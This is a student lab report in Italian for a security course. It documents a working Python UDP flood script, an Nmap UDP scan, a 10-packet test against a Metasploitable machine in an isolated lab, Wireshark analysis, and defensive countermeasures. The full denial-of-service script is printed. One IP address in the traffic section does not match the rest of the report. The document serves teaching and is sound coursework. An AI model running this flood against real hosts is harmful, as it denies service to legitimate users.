

Relazione Tecnica

Simulazione di un attacco DoS (UDP Flood) in ambiente controllato

Modulo: Python per Hacker — Esercizio S6/L3

1. Introduzione

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le risorse o le richieste di determinati servizi, rendendoli indisponibili e causando impatti significativi sulla continuità operativa di un'azienda. Tra le varianti più comuni troviamo l'UDP Flood, un attacco che sfrutta la natura connectionless del protocollo UDP per inviare un elevato volume di pacchetti verso una macchina target, obbligandola a impegnare risorse di sistema per processarli.

Questa relazione documenta la realizzazione, l'esecuzione e l'analisi di uno script Python che simula un UDP Flood, testato in un laboratorio virtuale isolato composto da una macchina Kali Linux (attaccante) e una macchina Metasploitable (target).

2. Obiettivo dell'esercizio

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target in ascolto su una porta UDP scelta dall'utente, rispettando i seguenti requisiti.

2.1 Requisiti del programma

- Input dell'IP Target: il programma deve richiedere all'utente di inserire l'IP della macchina target.
- Input della Porta Target: il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
- Costruzione del pacchetto: la dimensione di ogni pacchetto inviato deve essere di 1 KB, generato con byte casuali.
- Numero di pacchetti da inviare: il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

3. Spiegazione tecnica del codice

Lo script si basa su alcuni concetti fondamentali del networking e del linguaggio Python:

- Socket UDP: creato con `socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`. A differenza del TCP, il protocollo UDP è connectionless: non richiede handshake né instaurazione di una connessione, il che lo rende ideale (e pericoloso) per l'invio massivo e rapido di pacchetti.
- Validazione input: il modulo `ipaddress` verifica che l'indirizzo IP inserito sia sintatticamente corretto prima di procedere, evitando errori a runtime.
- Generazione del payload: `os.urandom(1024)` genera 1 KB di byte casuali in modo efficiente, simulando un pacchetto di dimensione fissa senza contenuto significativo.
- Ciclo di invio: un ciclo `for` chiama `sock.sendto()` per il numero di pacchetti richiesto, incapsulando ogni chiamata in un blocco `try/except` per gestire eventuali errori di rete senza interrompere l'intero processo.
- Statistiche: tramite il modulo `time` viene misurato il tempo totale di esecuzione, calcolando poi la velocità media di invio in KB/s.

3.1 Codice sorgente (udpflood.py)

```
osint_pipeline.py  geminai.py  udpflood.py x
udpflood.py > ...
1  import socket
2  import os
3  import sys
4  import ipaddress
5  import time
6
7  def valida_ip(ip_str):
8      try:
9          ipaddress.ip_address(ip_str)
10         return True
11     except ValueError:
12         return False
13
14  def valida_porta(porta):
15      return 1 <= porta <= 65535
16
17  def main():
18      # 1. Input dell'IP target (con validazione)
19      target_ip = input("Inserisci l'IP della macchina target: ").strip()
20      if not valida_ip(target_ip):
21          print("Errore: IP non valido.")
22          sys.exit(1)
23
24      # 2. Input della porta target (con validazione)
25      try:
26          target_port = int(input("Inserisci la porta UDP della macchina target: "))
27          if not valida_porta(target_port):
28              raise ValueError
29      except ValueError:
30          print("Errore: porta non valida (deve essere tra 1 e 65535).")
31          sys.exit(1)
32
33      # 4. Numero di pacchetti da inviare
34      try:
35          num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
36          if num_packets <= 0:
37              raise ValueError
38      except ValueError:
39          print("Errore: numero di pacchetti non valido.")
40          sys.exit(1)
41
42      # 3. Costruzione del pacchetto: 1 KB di dati casuali
43      packet_size = 1024
44      payload = os.urandom(packet_size)
45
46      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
47
48      print(f"\nInvio di {num_packets} pacchetti da {packet_size} byte a {target_ip}:{target_port}")
49
50      sent = 0
51      errors = 0
52      start_time = time.time()
53
54      try:
55          for i in range(num_packets):
56              try:
57                  sock.sendto(payload, (target_ip, target_port))
58                  sent += 1
59              except socket.error as e:
60                  errors += 1
61                  print(f"Errore invio pacchetto {i+1}: {e}")
62      except KeyboardInterrupt:
63          print("\nInterrotto dall'utente.")
64      finally:
65          sock.close()
66          elapsed = time.time() - start_time
67          total_kb = sent * packet_size / 1024
68          speed = total_kb / elapsed if elapsed > 0 else 0
69
70      print("\n--- Statistiche ---")
71      print(f"Pacchetti inviati con successo: {sent}")
72      print(f"Errori: {errors}")
73      print(f"Tempo impiegato: {elapsed:.2f} s")
74      print(f"Dati totali inviati: {total_kb:.2f} KB")
75      print(f"Velocità media: {speed:.2f} KB/s")
76
77  if __name__ == "__main__":
78      main()
```

4. Ambiente di laboratorio

Il test è stato condotto in un ambiente virtualizzato isolato (rete “solo host”), composto da:

- Kali Linux — macchina attaccante, da cui viene eseguito lo script `udpflood.py`
- Metasploitable — macchina target, utilizzata al posto di un server di test scritto ad-hoc, in quanto espone già di default diversi servizi in ascolto su porte UDP comuni

5. Ricognizione delle porte con Nmap

Prima di eseguire il test, e' stata effettuata una scansione UDP sulla macchina target (192.168.50.3) per individuare le porte aperte su cui indirizzare il flood:

```
nmap -sU -p 53,69,111,123,161,2049 192.168.50.3
```

```
(kali@kali)-[~]
$ nmap -sU 21 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:21 -0400
Failed to resolve "21".

(kali@kali)-[~]
$ nmap -sU 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:21 -0400

(kali@kali)-[~]
$ nmap -sU -p 53,69,111,123,161,2049 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:27 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0017s latency).

PORT      STATE      SERVICE
53/udp    open      domain
69/udp    open|filtered tftp
111/udp   open      rpcbind
123/udp   closed    ntp
161/udp   closed    snmp
2049/udp  open      nfs

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```


La scansione ha restituito i seguenti risultati:

- 53/udp — open (domain / DNS): servizio attivo e risponde
- 69/udp — open|filtered (tftp): stato ambiguo, tipico dell'UDP
- 111/udp — open (rpcbind): servizio RPC attivo
- 123/udp — closed (ntp): porta chiusa, non utilizzabile
- 161/udp — closed (snmp): porta chiusa, non utilizzabile
- 2049/udp — open (nfs): servizio attivo

Sono state scelte come target valide le porte con stato open (53, 111, 2049), poichè garantiscono la presenza di un servizio realmente in ascolto e pronto a processare i pacchetti in arrivo. Per il test è stata utilizzata la porta 53 (DNS).

6. Esecuzione del test


Lo script è stato eseguito da Kali indicando come target l'IP 192.168.50.3 e la porta 53, con un numero ridotto di pacchetti (10) a scopo dimostrativo, per poter osservare chiaramente il comportamento del servizio senza generare un carico eccessivo.



7. Analisi del traffico con Wireshark

Durante l'esecuzione dello script è stata avviata in parallelo una cattura del traffico con Wireshark sull'interfaccia di rete condivisa tra le due macchine, applicando il filtro:

```
ip.addr == 192.168.50.3 && udp.port == 53
```



La cattura mostra un totale di 10 pacchetti di risposta generati dal servizio DNS di Metasploitable (10.10.10.51) verso la macchina attaccante, a fronte dei 10 pacchetti inviati dallo script. Analizzando il dettaglio del frame, Wireshark classifica automaticamente il traffico sulla porta 53 come protocollo DNS e riporta l'indicazione "Unknown operation (8) response", seguita dal flag [Malformed Packet: DNS] evidenziato in rosso.

Questo comportamento è pienamente atteso: il payload inviato è composto da byte casuali, quindi non costituisce una query DNS valida. Il servizio, tuttavia, riceve comunque il pacchetto sulla porta 53, tenta di interpretarlo come richiesta DNS e genera una risposta di errore per ogni pacchetto ricevuto.

8. Considerazioni tecniche

L'osservazione della cattura di rete permette di evidenziare il meccanismo alla base di un attacco DoS/UDP Flood:

- Il servizio target spende risorse di elaborazione (CPU, gestione del socket) per ogni pacchetto ricevuto, indipendentemente dalla validità del suo contenuto.
- Anche un payload privo di significato (dati casuali) costringe il servizio a un tentativo di parsing, che nel caso del DNS termina con un errore (Malformed Packet).
- Moltiplicando questo comportamento per un numero elevato di pacchetti al secondo, il consumo cumulativo di risorse può portare alla saturazione del servizio o dell'intero sistema, con conseguente negazione del servizio agli utenti legittimi.
- La scelta della porta target incide sul risultato: porte closed generano tipicamente messaggi ICMP "Destination Unreachable", mentre porte open con un servizio reale (come nel caso del DNS) generano un tentativo di elaborazione applicativa, più oneroso in termini di risorse.

9. Conclusioni

Il test condotto in laboratorio ha permesso di verificare concretamente il funzionamento di un attacco UDP Flood e il suo impatto su un servizio reale (DNS su Metasploitable). L'analisi con Wireshark ha confermato che il servizio target elabora attivamente ogni pacchetto ricevuto, anche quando il contenuto è privo di senso, dimostrando come la sola quantità di richieste possa costituire una minaccia alla disponibilità del servizio.

Dal punto di vista difensivo, contromisure efficaci contro questo tipo di attacco includono il rate limiting sulle richieste in ingresso, l'uso di firewall con regole specifiche per il traffico UDP anomalo, e sistemi di monitoraggio (IDS/IPS) in grado di rilevare pattern di traffico ripetitivo o volumetrico verso una singola porta.